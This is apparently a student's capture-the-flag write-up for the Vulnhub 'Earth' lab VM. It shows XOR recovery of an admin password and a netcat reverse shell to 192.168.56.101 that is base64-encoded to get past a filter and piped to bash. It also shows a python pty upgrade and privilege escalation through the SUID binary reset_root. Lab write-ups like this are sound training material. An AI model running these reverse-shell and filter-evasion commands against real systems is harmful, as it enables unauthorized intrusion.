


(Figure 12: previous messages on original domain)

Step 5. Decrypting testdata.txt

This is where I got stuck and had to refer back to the walkthrough. There's a github repository: CyberChef that has a handful of tools. We'll be using XOR. Converting from Hex to XOR. By placing

the testdata.txt as the XOR and our input as the output we should be able to get the key as the output. After going through all three we find that the third one's output is as follows:




(Figure 13: password)

There is a repeating key present: "earthclimatechangebad4humans". By decrypting this message we now know the real key that was used for the encryption.

Lets attempt to log into the admin panel with credentials:
Terra
earthclimatechangebad4humans

We now have access to the admin cli tool.




(Figure 14: admin access to web server)

Step 6: Using newly accessible CLI to access the system

Firstly we can try using a reverse shell with our IP address and port with netcat to try and gain access to the system. However, it shows that remote connections are forbidden.

The command used was:
nc -e /bin/sh 192.168.56.101 8888

nc -lvnp 8888



(Figure 15: reverse shell via netcat)

This can be done on the kali terminal with the following:


Echo ‘nc -e /bin/sh 192.168.56.101 8888’ | base64 for the following output:

bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjU2LjEwMSA4ODg4Cg==

Perhaps trying to encode the message to base64 and using the following may work:

echo 'bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjU2LjEwMSA4ODg4Cg==' | base64 -d | bash

After running the command we have successfully connected




(Figure 16: successful reverse shell)

Step 7: spawning a reverse shell with python

We can use python to spawn a shell using the command:

python -c 'import pty;pty.spawn("/bin/bash")'




(Figure 17: making it interactive)

Step 8: searching for potential vulnerable files

We can see we are still apache and not root user, lets try to gain access to the system.


Lets find files that have sticky bit set for the user and any potential scripts that may be exploitable.



(Figure 18: finding SUID binaries to privilege escalate)

Reset_root seems like a promising file, lets use netcat to transfer it into our machine.

(Figure 19: get reset_root to kali machine)



(Figure 20: earth server side commands)


Commands from webpage: https://nakkaya.com/2009/04/15/using-netcat-for-file-transfers/

Step 9: Privilege escalation

Using *./reset_root* needs to have its privileges increased.


Chmod +x reset_root

Ltrace is a tool which allows to show for any potential missing files in the system that disallow the program to run. Lets run it with ltrace now.



(Figure 21: missing files in executable)


There are 3 missing files, we can add these files from our shell to the earth machine and run the reset_root from there.



(Figure 22: adding missing files on earth machine)

The files have been added using touch:
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe

And simply using *reset_root* we have the password for root. Using the shell to log into the root and capture the aesthetic flag.



(Figure 23: root flag)

Conclusion

This Vulnhub has the user to think outside of the box with the certificate to find the true website address. I found it quite easy in the beginning but towards the end, I had to go through the

walkthrough as well as the XOR reversing to find the password for the admin webpage. The privilege escalation was easy to follow through up until using ltrace and adding the files into the machine. Quite a fun one when I did get parts of it, however was a bit tough at times.